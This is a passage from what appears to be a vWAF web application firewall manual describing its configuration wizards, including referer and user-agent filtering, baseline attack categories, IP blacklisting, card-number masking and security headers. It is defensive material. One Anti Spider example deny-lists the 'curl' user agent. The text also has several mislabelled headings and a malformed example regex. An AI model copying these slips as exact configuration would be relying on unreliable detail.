Configures vWAF so that it denies queries with an undesirable HTTP referer header. The first query in an HTTP session may also only be sent to specific “entry point” pages, otherwise vWAF responds to this with an HTTP redirect to the start page for your web application.

- *IP Blacklist Wizard*
  The wizard guides you through the process of setting up IP blacklisting, which provides a means to temporarily block all traffic for specific IP addresses or ranges of IP addresses. The wizard configures both global and application level settings.
- *OWA Protection Wizard*
  Creates a basic configuration especially for the web application Microsoft Outlook Web Access.
- *Payment Card Industry Wizard*
  If, despite all the precautionary measures, an attack on your web application does succeed, the Payment Card Industry Wizard prevents credit card numbers reaching the outside world. To do this, the wizard configures vWAF so that it continually searches all responses from the server for credit card numbers and makes them unreadable.
- *Response Header Security Wizard*
  Configures vWAF response header security options to improve client side security. These options help prevent attacks such as malicious code embedded in frames, cross site scripting and attacks based on browser MIME-type vulnerabilities.
- *Secure Session Wizard*
  Configures vWAF so that it establishes a separate, secure session between the web server and the client. A cryptographically secure session ID is transferred into a cookie in the process. In addition, vWAF also saves all other cookies of the web application and re-inserts them for the next request. This means that these cookies can no longer be manipulated by an attacker.
- *Sentinel Import Wizard*
  Imports vulnerability data identified by the Sentinel Scanner from WhiteHat Security Inc. and creates a set of blacklist rules based on the vulnerabilities listed in the report.
- *Suggest Rules Wizard*
  Automatically creates custom security configuration rules for your specific web application.
- *Vulnerability description Import Wizard*
  Automatically reads the report of a source code analyzing tool and creates a set of blacklist rules based on the vulnerable entry points and variables listed in that report.

Anti Phishing Wizard

You can start this application-specific wizard on the **Wizards** tab when you've selected an application in the navigation area.

Purpose

The Anti Phishing Wizard attempts to detect phishing attacks on the web server of the imitated web application, before they can get any further. This is not an easy task, as phishing is in essence an attack on the user and not on the web server. Nevertheless, you as the operator of a web application can do various things to at least make it harder to carry out phishing attacks.

In phishing, the attacker attempts to direct users of your web application to a website that looks confusingly similar to the genuine site. If the users have entered their data on the phishing site, they will usually be directed from there to your genuine site so that the attack remains undetected for as long as possible. Phishing sites also often directly embed icons, graphics and other content from the genuine site.

This is where the Anti Phishing Wizard comes in: Similar to the *Deep Linking Wizard*, this wizard attempts to detect the linking of third party websites to your own web application and to initiate counter-measures. This detection can also be carried out dynamically: vWAF only blocks the access once a specific number of requests have occurred.

From a technical point of view, vWAF checks the HTTP referer header of requests using a whitelist, blacklist, Graylist or a combined approach to do this.

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Attributes

Attribute	Meaning
Referer Whitelist	Here you enter the URLs of the servers that are explicitly allowed to link to your web application. **NOTE:** By default the hosts of the application whose security settings you are currently configuring are already entered. These entries should not be deleted or overwritten as otherwise links within your web application may also be blocked. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed* .
Use Only the Whitelist	Activate this option if you only want to permit access to your web application if the HTTP referer is one of the entries on the **Referer Whitelist** .
Blocked Sites	(This attribute can only be configured when the **Use Only the Whitelist** option has been deactivated.) Here you can specify a blacklist of URLs from which vWAF denies all requests. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.

Attribute	Meaning
Use Graylist	(This attribute can only be configured when the **Use Only the Whitelist** option has been deactivated.) Activate this option to activate the automatic graylisting. In this case, HTTP referers that do not match either the whitelist or the blacklist are placed on a graylist. If a specific number of access attempts (Graylist Counter) with this HTTP referer is exceeded within the Graylist Timedelta time interval , vWAF denies additional requests. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.
Graylist Timedelta	(This attribute can only be configured when the **Use Only the Whitelist** option has been deactivated and at the same time the option **Use Graylist** has been activated.) Specify the time span in seconds for the **Use Graylist** option here.
Graylist Counter	(This attribute can only be configured when the **Use Only the Whitelist** option has been deactivated and at the same time the option **Use Graylist** has been activated.) Specify the maximum number of access attempts for the **Use Graylist** option here.
Deny the Request	Activate this option if you want to deny blocked requests using an HTTP error code 403 (Forbidden). Otherwise, vWAF triggers an HTTP redirect to the page specified under **Errorpage URL** .

Errorpage URL	(This attribute can only be configured when the **Deny the Request** option has been deactivated.) Here you can specify an error page to which vWAF forwards the user in the event of a denied request.
	Examples:
	`/error/phishing.html`
	`http://www.demosite.com/phishingalarm.html`

Handlers configured by the Anti Phishing Wizard

The Anti Phishing Wizard configures the *Referer Handler*.

Anti Spider Wizard

You can start this application-specific wizard on the **Wizards** tab when you have selected an application in the navigation area.

Purpose

The Anti Spider Wizard is used simply to block undesirable programs automatically accessing a web application.

The check is carried out via the User Agent field in the HTTP header. You can specify a list of valid and invalid character strings that are permitted to occur in this HTTP header. In addition, vWAF generates a robots.txt file, which is observed by standardized search engines.

User Agents that are not allowed are denied by vWAF with HTTP error code 403 (Forbidden).

ATTENTION: This feature cannot offer completely full protection due to the nature of the HTTP protocol. A skilled attacker can simulate the behavior of a legitimate user by modifying the HTTP header accordingly. The Anti Spider Wizard is therefore suitable primarily for protecting against slightly less sophisticated attacks or to prevent undesirable access attempts by known spiders.

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Attributes

Attribute	Meaning
Valid User Agents	Here you specify a whitelist of the User Agents that vWAF is to permit access to your web application. By default, the most common browsers are already entered here. *Regular Expressions* can be used. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed* .
Invalid User Agents	Here you specify a blacklist of the User Agents that vWAF is to deny access to your web application. By default, several known agents are already entered here. *Regular Expressions* can be used. Tip: Check the *Log Files* regularly for additional User Agents you may want to enter here as well. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.

Examples for specifying the User Agents

The following example permits everything with the exception of curl:

Valid User Agents: ^.*$

Invalid User Agents: curl

The following example permits Internet Explorer only: ^Mozilla/4\.0 (compatible: MSIE \d\.d; Windows.*$

Valid User Agents:

Invalid User Agents: (empty)

Handlers configured by the Anti Phishing Wizard

The Anti Spider Wizard configures the following handlers:

- *Required Header Field Handler*
- *Check User Agent Handler*
- *Robots.txt Handler*

Application Creation Wizard

You can start the Application Creation Wizard manually in Application Control via the button with **Create Application with Application Creation Wizard**.

Purpose

The Application Creation Wizard guides you through the process of setting up a new application step by step.

When it finishes, the Application Creation Wizard brings up the **Logfiles**tab for the application that you just created. On this tab, you can monitor how vWAF and your web application handle requests now that your basic configuration has been set up. For details on viewing log files, see *Monitoring Attacks, Statistics, Log Files, Reports* and *Log Files*.

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Attributes

Attribute	Meaning
Name of the application	The name that you want to assign to the application. You are free to choose any descriptive text here. The name of an application is only for you to be able to handle the application in the user interface. It is not used for request processing.
Mode	Here you can select whether the application runs in detection mode or in protection mode. We recommend running your application in detection mode for some time before switching to protection mode. This only logs ruleset violations and does not interfere with the actual traffic. For detailed information on detection mode versus protection mode, see *Detection Mode, Protection Mode*.
Customer key	Here you can select the customer key for application mapping. For details on customer keys, see *Application Mapping, Paths, Preconditions*. **NOTE:** When using vWAF integrated in Virtual Traffic Manager (Traffic Manager), you typically do not have any other customer keys than the empty "[Default Customer Key]" because typically there is only one cluster and all enforcers (here: Traffic Managers) are identical.
Host name	Here you need to add the hosts of your application. For information on adding hosts in general, see *Editing Application Mapping*. If your vWAF installation has already been running for some time, the drop-down list labeled select a host name contains a list of hostname suggestions. These suggestions are compiled from log file entries that could not be assigned to any application configured in vWAF , so it is likely that you want to select one of these. Enter or select a host name, and then click the Add this hostname button. Repeat this action for all hosts that you want to assign to the application.

Attribute	Meaning
Reduced logging	Choose whether you want to enable reduced logging for the given hosts. **NOTE:** NOTE: Later, you can also enable reduced logging for individual hosts. To do so, you need to edit the settings of each host manually on the **Application Settings** tab (see *Editing Applications*).
Full request logging	Choose whether you want to enable full request logging for the application. This enables you to conduct in-depth analysis of denied requests but might write confidential data to your log files. Important: This option only has an effect if full request logging is also enabled generally in Global Configuration, or if you had enabled it when running the Initial Setup Wizard. For more information on full request logging, see*Global Configuration*.
Baseline protection	Select whether or not to activate baseline protection for the given application. For detailed information on baseline protection, see *Baseline Protection*.

Baseline Protection Wizard

To start the Baseline Protection Wizard, from the **Application Control** menu select an application, select the **Wizards** tab and click **Baseline Protection Wizard**.

Purpose

The Baseline Protection Wizard provides your web application with comprehensive general protection, based on blacklisting of known vulnerabilities and attacks. This provides you with a quick and efficient mechanism to protect your applications against security vulnerabilities and attacks. Another major advantage is the fact that new baselines are made available when new types of attacks emerge. To take advantage of new baselines, you simply step through the wizard again to apply the updated ruleset. (For general information see *Baseline Protection* and *Configuring and Updating Baseline Protection*).

ATTENTION: You must commit and activate your configuration after you complete the wizard (see *Committing and Activating Ruleset Changes*). As with any changes to your rulesets, you must commit and activate the change to apply the baseline and protect your web application.

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Prerequisites

At least one baseline version needs to be available in your local database (see *Baseline Management*).

Attributes

Attribute	Meaning
Update to latest version	(This option isn't available when the wizard is run for the first time for an application. In this case the wizard starts with **Choose Baseline Version**.) Select this option if you want to update the baseline to the most recent version. **NOTE:** If you applied manual changes to a configuration, the manual changes are not overwritten if you update a baseline. The wizard only adds definitions that do not affect your current manual settings.
Choose Baseline Version	(This attribute can only be configured if the option **Update to latest version** has not been activated.) Select this option to choose the baseline you want to apply. **NOTE:** *Baseline Management* allows you to view all the baseline rule definitions that are available in your local database.

Attribute	Meaning
Choose Baseline Categories	(This attribute can only be configured if the option **Update to latest version** has not been activated.) Baseline Categories describe different types of attacks. Each baseline rule belongs to one of these categories. Select the required options to enable or disable baseline protection for the different types of attack (see *Basics of Web Application Security* and *Glossary*): • Cross-Site Scripting (XSS) • Code Injection • LDAP Injection • Shell Command Injection • SQL Injection • SQL Injection • Path Traversal • Common Attacks **NOTE:** For maximum security, we recommend you do not deactivate a category unless you are absolutely sure that your web application does not use any technology that is vulnerable to that category of attack, or if you manually configured appropriate handlers.
Excluded Headers	You can specify headers to be ignored by the Baseline Protection Hander. vWAF treats excluded headers as case insensitive (the case is ignored). Note that the default header 'Referer' is added automatically. **NOTE:** If the Baseline Protection Handler was configured previously (prior to the release of the Baseline Protection Wizard excluded headers feature) and excluded headers were defined - the excluded headers are retained. Any new excluded headers that you define using the wizard are appended to the existing list. Headers added here appear in the handler attribute: 'exclude_from_baseline_check'.
Excluded Arguments	You can define arguments to be ignored by the Baseline Protection Handler. Note that the default argument '__viewstate' is added automatically. **NOTE:** If the Baseline Protection Hander was configured previously (prior to the release of the Baseline Protection Wizard excluded arguments feature) and excluded arguments were defined - the excluded arguments are retained (any new excluded arguments that you define using the wizard are appended to the existing list). New arguments added by the wizard can be entered and treated as case insensitive or case sensitive. By default, arguments are treated as case insensitive. This can be overridden, if required, using the Case Insensitive Arguments option below. If case sensitive arguments already exist (as part of a previous configuration), they are retained and the Case Insensitive Arguments option below is set to case sensitive. Excluded arguments are added to the handler attribute: 'exclude_from_baseline_check'.

Attribute	Meaning
Case Insensitive Arguments	This determines whether or not arguments are treated as case insensitive or case sensitive. It sets the handler attribute: 'handle_excluded_args_case_insensitive'. The Case Insensitive Arguments option is a global setting and applies to all arguments. Unless your baseline protection ruleset includes case sensitive arguments, it is recommended you keep the case insensitive (default) setting. However, if you require support for case sensitive arguments, you need to set this option to case sensitive. If this is the first time set up of baseline protection for the application, the parameter is enabled by default (and recommended). It ensures argument attributes are treated as case insensitive. New arguments added by the wizard are treated as case insensitive by default. However, if case sensitive arguments already exist (as part of a previous configuration), they are retained and all arguments are treated as case sensitive (the default is overridden).
Choose Baseline Tags	(This attribute can only be configured if the option **Update to latest version** has not been activated.) Baseline tags describe particular products or technologies that could be attacked. These include: XSS, ASP, Java LDAP, JSP, MySQL, Oracle, MS-Access, PHP, and MSSQL . These tags are attached to baseline rules, if these rules are not generic for a category (for example, SQL Inject), and protect against attacks for a specific technologies (such as SQL injection against MySQL database). You enable the baseline tags required for your application. For example, select/deselect tags to ignore all the rules which are MySQL specific. **NOTE:** For maximum security, we recommend you do not disable a tag unless you are absolutely sure that your web application does not use this technology or if you manually configured appropriate handlers.
New Baseline Categories	(This attribute can only be configured if the option **Update to latest version** has been activated and if this baseline version features new baseline categories.) Activate all categories that correspond to any scenario of attack that your web application might be vulnerable to. When in doubt, we recommend activating all new categories.
New Baseline Tags	(This attribute is only available if a new Baseline Tag is included in an updated baseline.) If a new Baseline Tag is available, you can choose to enable or disable the new tag. Note: For maximum security, we recommend you do not disable a tag unless you are absolutely sure that your web application does not use this technology or if you manually configured appropriate handlers.
Reject Multiple Encoded Data	Certain types of data must be encoded and vWAF is able to detect multiple encoding evasion attempts. If this option is enabled, vWAF will deny requests if they exceed the maximum number of decoding steps. More detailed options and settings are set in the Baseline Protection Handler.

Handlers configured by the Baseline Protection Wizard

The Baseline Protection Wizard configures the following handler:

- Baseline Protection Handler

CodeProfiler Import Wizard

You can start this application-specific wizard on the **Wizards** tab when you have selected an application in the navigation area.

NOTE: Instead of using the CodeProfiler Import Wizard, you can also use *Vulnerability Management* for more advanced configuration.

Purpose

The CodeProfiler Import Wizard automatically creates a ruleset based on a vulnerability report generated by the CodeProfiler application security analyzer from Virtual Forge (a vulnerability scanner for SAP (ABAP) applications).

The rules are based on the reported vulnerabilities on the one hand, and on the baseline rulesets on the other hand (see *Baseline Protection*). This provides instant protection for a vulnerable application.

ATTENTION: The CodeProfiler Import Wizard was not designed to guarantee long-time protection of vulnerable applications. If analysis revealed some attack vectors, fix these problems as soon as possible. Use the rules created by the CodeProfiler Import Wizard only for interim protection.

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Prerequisites

In order to be able to use the wizard, you must have a vulnerability report file that was generated by the CodeProfiler software from Virtual Forge.

Attributes

Attribute	Meaning
CodeProfile XML File Upload	Here you can upload the CodeProfiler vulnerability report file to vWAF: 1) Click the Browse button and select the file. 2) Click the Submit File button. 3) Once the file has been successfully transferred, the message "upload finished" appears underneath the input box. 4) Press the Next button in the wizard to continue.

Handlers configured by the CodeProfiler Import Wizard

The CodeProfiler Import Wizard configures different handlers, based on the vulnerabilities listed in the vulnerability report file, and on the corresponding rules given by the current baselines.

Deep Linking Wizard

You can start this application-specific wizard on the **Wizards** tab when you've selected an application in the navigation area.

NOTE: Instead of using the CodeProfiler Import Wizard, you can also use Vulnerability Management for more advanced configuration.

Purpose

The Deep Linking Wizard attempts to prevent links being created from third party sites to your web application. This can be useful if you offer valuable editorial content or downloads and finance the site via advertising, for example. The protection is provided using two different measures:

- vWAF checks the HTTP referer header. Queries with an undesirable HTTP referer header are denied with the HTTP error code 403 (Forbidden).
- The first query in an HTTP session may only be directed to specific "entry-point" pages. If the first request refers to a page that hasn't explicitly been defined as the permitted entry page, vWAF responds to this with an HTTP redirect to a specific start page for your web application.

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Attributes

Attribute	Meaning
Application Entry Points	Enter the pages of your web application that you want to explicitly permit as entry pages. If a link goes to one of these pages, the user is not redirected to the start page. Example: `/demos/allowedentry.html`
Default Start Page	Enter the page to which a user is to be redirected when a link points to a page that isn't included in the list under **Application Entry Points**. Example: `/demo/welcomestranger.html`
Valid HTTP Referers	Enter the HTTP referrers for which unrestricted access to any pages of your web application is to be possible-in other words to which the restrictions created above do not apply. **NOTE:** NOTE: By default, the hosts of the application whose security settings you're currently configuring are already entered. You must not delete or overwrite this entry because otherwise links within your web application are also redirected to the start page. Example: `www.demohost.com`

Handlers configured by the Deep Linking Wizard

The Deep Linking Wizard configures the following handlers:

- *Referer Handler*

- *Entry Point Handler*

IP Blacklist Wizard

To start the IP Blacklist Wizard, select **Administration > IP Blacklist Wizard**. Alternatively, from the **Application Control** menu select an application, select the **Wizards** tab and click **IP Blacklist Wizard**.

Purpose

Global IP blacklisting provides a means to temporarily block all traffic for specific IP addresses or specific ranges of IP addresses.

The IP Blacklist Wizard guides you through the process to set up IP blacklisting. It is recommended that you use the wizard to ensure efficient and accurate configuration of IP Blacklisting. Configuring IP blacklisting manually is possible but a complicated process.

IP blacklisting is dependent on several components and events. A brief overview of how IP Addresses are added and blocked:

- An event is generated based on factors such as the number of denied requests within a specific time frame
- The event is forwarded to the global alerting system. IP addresses that meet the defined criteria are added to the Global IP blacklist
- Applications configured appropriately deny requests from IP addresses on the IP blacklist

For more information regarding IP Blacklisting, see *Global IP Blacklisting*.

The IP Blacklist Wizard guides you through the steps required to configure IP Blacklisting. You configure global options and application level options. As part of this process, the Wizard configures *Global Blacklist IP Event Source*, *Global Blacklist IP Event Destination*, *Blacklist IP Event Destination* and the *Valid Client IP Handler*.

Attributes

Attribute	Meaning
Global attributes	
Global Event Destination Group	The global event destination group captures application IP blacklist events. This is a global group. The global event destination group contains an event destination handler and this handler adds the relevant IP addresses to the IP blacklist. You can create a new global event destination group or select an existing global event destination group. If an event destination group is configured and used by the Global Blacklist IP Event Source, vWAF suggests using the group. If a group is not already configured, vWAF suggests a default name for a new group, for example 'ip_blacklist_1'.

Attribute	Meaning
Global Options	Set the following global options in the Global Blacklist IP Event Source: • min_timeout: Minimum amount of time the IP addresses are blacklisted • max_timeout: Maximum amount of time the IP addresses are blacklisted • min_ip4_netmask: Minimum IPv4 netmask; vWAF will not blacklist any IP ranges with a lower netmask • min_ip6_netmask: Minimum IPv6 netmask; vWAF will not blacklist any IP ranges with a lower netmask
Application-specific attributes	
Application Event Destination Group	The application event destination group captures application IP blacklist events for a specific application. The application event destination group contains an event destination handler and this handler adds the relevant IP addresses to the IP blacklist. You can create a new application event destination group or select an existing application event destination group. If an application event destination group is configured and used by the Denied Requests Per IP Per Severity Per Timeframe Per Application Event Source, vWAF suggests using the group. If a group is not already configured, vWAF suggests a default name for a new group, for example 'ip_blacklist_1'.

Attribute	Meaning
Application level options	Set the following options for the selected application. An event is triggered if the requests per timeframe per IP range per prefix exceed the specified limit. • timeframe: An event is triggered if the limit is exceeded within this time-frame • limit: An event is triggered if the limit (number of denied requests) is exceeded within the timeframe • ip4range: Define the IPv4 range (addresses outside the scope of the range are ignored) – /0 sets a global limit. An event is triggered if the limit and time is exceeded for any combination of IP addresses. – /8 to /24 specifies a range of IP addresses (See *Specifying IP Addresses*). An event is triggered if the limit and time is exceeded for any combination of IP addresses with the specified range. – /32 sets a limit per IP address. An event is triggered if the limit and time is exceeded on the same IP address. • ip6range: Define the IPv6 range to be monitored (addresses outside the scope of the range are ignored) – /0sets a global limit. An event is triggered if the limit and time is exceeded for any combination of IP addresses. – /16,/24,/32, /48 and /56 specifies a range of IP addresses. An event is triggered if the limit and time is exceeded for any combination of IP addresses with the specified range. – /64 sets a limit per network. An event is triggered if the limit and time is exceeded for any combination of IP addresses within the same network. – /128 sets a limit per IP address. An event is triggered if the limit and time is exceeded on the same IP address. • severity: Define the minimum level of severity for denied requests. The default is LOW. In this case, all denied requests (with any severity) within the limit and time generate an event. If set to MEDIUM, for example, only denied requests of medium or high severity generate events. • timeout: Defines how long an IP address is blacklisted

Handlers configured by the IP Blacklist Wizard

The IP Blacklist Wizard configures the following handler:

- *Valid Client IP Handler*

OWA Protection Wizard

You can start this application-specific wizard on the **Wizards** tab when you've selected an application in the navigation area.

Purpose

This wizard creates a basic configuration especially for the web application Microsoft Outlook Web Access (OWA).

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Attributes

Attribute	Meaning
Enable OWA Protection Activate this option to activate the general protection for Outlook Web Access.	Activate this option to activate the general protection for Outlook Web Access.
User Restriction	Activate this option to prevent users being able to access mailboxes other than their own. This means that colleagues' data can't be viewed via the Internet. If an attacker authenticates himself successfully, he therefore only has access to a small part of the information present.
Forbid Private Login	Activate this option to deactivate the OWA function Private Login. In this case, vWAF ensures that no session cookies are stored on the users' computers. If a user's browser remains open, attackers can't then re-open the session and use it for the unauthorized access to data.
Authentication Protection	Activate this option to protect the login page from brute force attacks, in other words the automated try-out of large quantities of access data. After 10 unsuccessful login attempts, vWAF blocks the access for one minute.
JavaScript Invalidation	Activate this option to set vWAF to remove JavaScript code from the emails displayed to the user.

Paths and handlers configured by the OWA Protection Wizard

The OWA Protection Wizard creates two new paths: /.*\.EML/? and /CookieAuth.dll. In addition, the OWA Protection Wizard configures the following handlers:

- *OWA Protection Wizard*
- *Response Body Filter Handler*
- *Session Handler*

Payment Card Industry Wizard

You can start this application-specific wizard on the **Wizards** tab when you've selected an application in the navigation area.

Purpose

The Payment Card Industry Data Security Standard (PCI DSS) defines basic security requirements for handling credit card data. Not observing these regulations can result in significant financial penalties.

If, despite all the precautionary measures, an attack on your web application does succeed, the Payment Card Industry Wizard prevents credit card numbers reaching the outside world. To do this, the wizard configures vWAF so that it continually searches all responses from the server for credit card numbers and makes them unreadable.

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Attributes

Attribute	Meaning
Enable Payment Card Industry Protection	Activate this option to switch on the filter for credit card numbers.

Handlers configured by the Payment Card Industry Wizard

The Payment Card Industry Wizard configures the following handler:

- *Response Body Filter Handler*

Response Header Security Wizard

Purpose

The Response Header Security Wizard allows you to configure vWAF to improve client side security. The wizard guides you through configuration of the following response header security features:

- **X-Frame-Options (XFO)**
  The header determines whether or not a browser is allowed to render a page, protected by vWAF, within a frame on another page (either from the same origin or another location). Configuring the XFO response header helps prevent 'clickjacking', by ensuring that a trusted page is not embedded within in a frame on a potentially malicious page or site.
- **X-XSS-Protection**
  Prevents pages from loading if cross site scripting attacks are detected. Configuring the X-XSS-Protection response header instructs the browser to detect and block or hide cross site scripting, to protect against injection of client side scripts.
- **X-Content-Type-Options**
  Reduces the risk of attacks based on MIME-type confusion or ambiguity. Configuring the X-Content-Type-Options response header prevents the browser guessing ('MIME sniff') the type of content and potentially loading malicious content. The browser will load and render content based on the content type only. For example, the browser will render content marked as 'text/html' as plain text; the browser will not attempt to load the file as any other content type (such as a script, for example)
- **Content-Security-Policy (CSP)**
  Reduces the risk of cross site scripting attacks by controlling the resources the browser can load. CSP security confirms the content (for example, JavaScript, CSS, fonts, images) the browser should or should not load or execute. In this case, the location of content is either inline (in the HTML body) or loaded from another URL (form the same origin or another location). If you enable the Content-Security-Policy response header, you specify the locations (URLs for example) from which the browser can load resources. Note that vWAF sets the CSP directive 'default-src' only and supports the source values 'self', 'unsafe-inline' and 'unsafe-eval'. For further information, see **https://content-security-policy.com/**

  NOTE: Not all browsers support all these features: X-Frame-Options (XFO), X-XSS-Protection, X-Content-Type-Options, and Content-Security-Policy (CSP)) .

  You must take care when configuring Content-Security-Policy (CSP)) and X-XSS-Protection as these restrictions may break applications (preventing users from accessing pages).

  Ensure you check and test your application to confirm the security response header settings and browser combinations do not break applications.


  NOTE: The security response header settings become active when the application is in protection mode.

Configuring Response Header Security options

1) To start the Response Header Security Wizard, from the **Application Control** menu select the relevant application, select the **Wizards** tab and click **Response Header Security Wizard**.
   The first page of the Response Header Security Wizard appears.
2) Follow the wizard to configure the Response Header Security options and attributes, detailed below.
3) Commit and activate the ruleset (see *Committing and Activating Ruleset Changes*).

Attributes

Attribute	Meaning
HTML Frame Restrictions	Set the X-Frame-Options (XFO) options. This determines whether or not the browser renders content protected by vWAF within a frame: • deny: Do not allow the browser to render a page, protected by vWAF, within a frame on another page. • sameorigin: Allow the browser to render content in a frame, provided the frame is within the same origin. The browser will not render content within a frame in another location (beyond the scope of the origin).
XXS Protection	Set the XSS (X-XSS) Protection options. This determines how the browser responds if cross-site scripting is detected: • enable: Enable XSS protection so that if a cross site scripting attack is detected, the browser removes unsafe content from the page. • enable_and_block: Enable XSS protection. If a cross site scripting attack is detected, the browser will not display the page at all (rather than remove unsafe content from the page). • disable: Disable XSS filtering. No protection.
Content Type Restrictions	You can enable Content Type Restriction (X-Content-Type-Options: nosniff) to ensure the browser loads and renders content based on the Content-Type Header MIME type only. This prevents the browser 'MIME sniffing' and potentially loading malicious content. For example, if 'X-Content-Type-Options: nosniff' is not enabled, a browser could load a file with misleading attributes, treat the file as HTML and execute a malicious script.
Content Security Policy (CSP)	You can enable Content Security Policy (CSP) response header to reduce the risk of cross site scripting. This determines the location (and CSP directives) from which the browser can load resources. The first step is to enable the Content Security Policy (CSP) response header. The next step allows you to specify the URLs from which the browser can load resources.

Attribute	Meaning
CSP Resources	You can add the required CSP Resources. If CSP is enabled, you can add: • vWAF adds the CSP directive 'default-src' and source value self. This ensures the browser loads resources from the same origin only, including protocol (http or https), host and ports. • Additional URLs. You can add URLs that are required in addition to 'self'. This allows the browser to load resources from the specified URLs. • vWAF also supports the CSP directive source values unsafe-inline and unsafe-eval. You can add these CSP directives, as required. You add each entry as a separate resource. For example, to include the CSP default-src self, add the CSP directive unsafe-inline, and add the host foo.com: 

Handlers configured by the Response Header Security Wizard

The Response Header Security Wizard configures the following handler:

- *Response Header Security Handler*

Secure Session Wizard

You can start this application-specific wizard on the **Wizards** tab when you've selected an application in the navigation area.

Purpose

Sessions form a fundamental part of virtually all web applications. Sessions are usually implemented using a session cookie.

vWAF assists in implementing sessions so that a potential attacker can't operate any session hijacking. To do this, vWAF establishes a separate, secure HTTP session to the user's browser and generates a separate, cryptographically secure session cookie (you can configure the name of this cookie in *Global Configuration*).

In addition, vWAF also saves all other cookies of the web application and re- inserts them for the next request. The cookies generated by the web application are therefore no longer transmitted to the browser and can no longer be manipulated by an attacker.

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Attributes

Attribute	Meaning
Enable	Activate the check box in order let the wizard automatically configure the required handlers.

Handlers configured by the Secure Session Wizard

The Secure Session Wizard configures the following handlers:

- *Cookie Jar Handler*
- *Session Handler*
- *Valid Request Handler*

Sentinel Import Wizard

You can start this application-specific wizard on the **Wizards** tab when you've selected an application in the navigation area.

NOTE: Instead of using the Sentinel Import Wizard, you can also use *Vulnerability Management* for more advanced configuration.

Purpose

The Sentinel Import Wizard automatically reads vulnerability reports of the WhiteHat Sentinel Scanner from WhiteHat Security Inc. Then the wizard creates a set of blacklist rules based on the vulnerable entry points and variables listed in the report. This provides instant protection for a vulnerable web application.

NOTE: If you use the product CodeSecure (**www.armorize.com**) to scan your web applications, use the *Vulnerability description Import Wizard*

ATTENTION: The Sentinel Import Wizard wasn't designed to guarantee long-time protection of vulnerable applications. If analysis revealed some attack vectors, fix these problems as soon as possible. Use the rules created by the Sentinel Import Wizard only for interim protection.

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Prerequisites

In order to be able to use the wizard, you must have access to a vulnerability report provided by the WhiteHat Sentinel Scanner from WhiteHat Security Inc.

Also vWAF must have access to a current baseline rules file (see *Basic Principals of Use* and *Configuring and Updating Baseline Protection*).

Attributes

Attribute	Meaning
Document Root	The vulnerability report contains the full paths to individual files. In order to create generic rules for your web application, vWAF must remove those parts of the paths that won't be part of a request. Therefore, you must specify your document root path, here. Example: On a web server, a web application is stored under the path /company/application1/ . The URL to access this web application is www.myapplication1.com . So you must specify /company/application1/ as your document root. If, for example, your vulnerability report lists a file /company/application1/forms/form1.html , this is then stripped to /forms/form1.html .
Username	Here you must enter your Sentinel username.
Password	Here you must enter your Sentinel password.
Site	Here you must enter your Sentinel Site ID (String or Integer). If you don't enter any Site ID, vWAF downloads vulnerability reports for all of your sites that Sentinel analyzes.

Handlers configured by the Sentinel Import Wizard

The Sentinel Import Wizard configures different handlers, including the *Invalid Request Handler*, based on the vulnerabilities listed in the vulnerability report file, and on the corresponding rules given by the rules file.

Suggest Rules Wizard

You can start this application-specific wizard on the **Wizards** tab when you've selected an application in the navigation area.

Purpose

The Suggest Rules Wizard can automatically create initial security configuration rules for your specific web application.

NOTE: The Suggest Rules Wizard must be run twice:

1st run: When you run it for the first time, it activates the *Log Request Response Handler*. This handler logs the response data of your web application and analyzes this data in regard to URIs and arguments.

2nd run: When you run the Suggest Rules Wizard again after some time, it automatically creates rules based on the collected data.

How long you should wait between the first and second run of the wizard primarily depends on the traffic, structure and complexity of your web application. About one thousand hits usually provide a solid basis. The other important thing is that it's not always the same pages that are called up, but in fact all pages with data from all form fields. An alternative method can also running the Wizard on a test system on which all relevant pages are tested in depth.

NOTE: The size of the databases that hold the collected data is limited. There is a separate database for each application and on each slave. If one of these databases grows too big, logging automatically stops on this slave for this application (but is continued on other slaves and for other applications). Within the status display of the administration interface, a corresponding message appears in the Application Status section

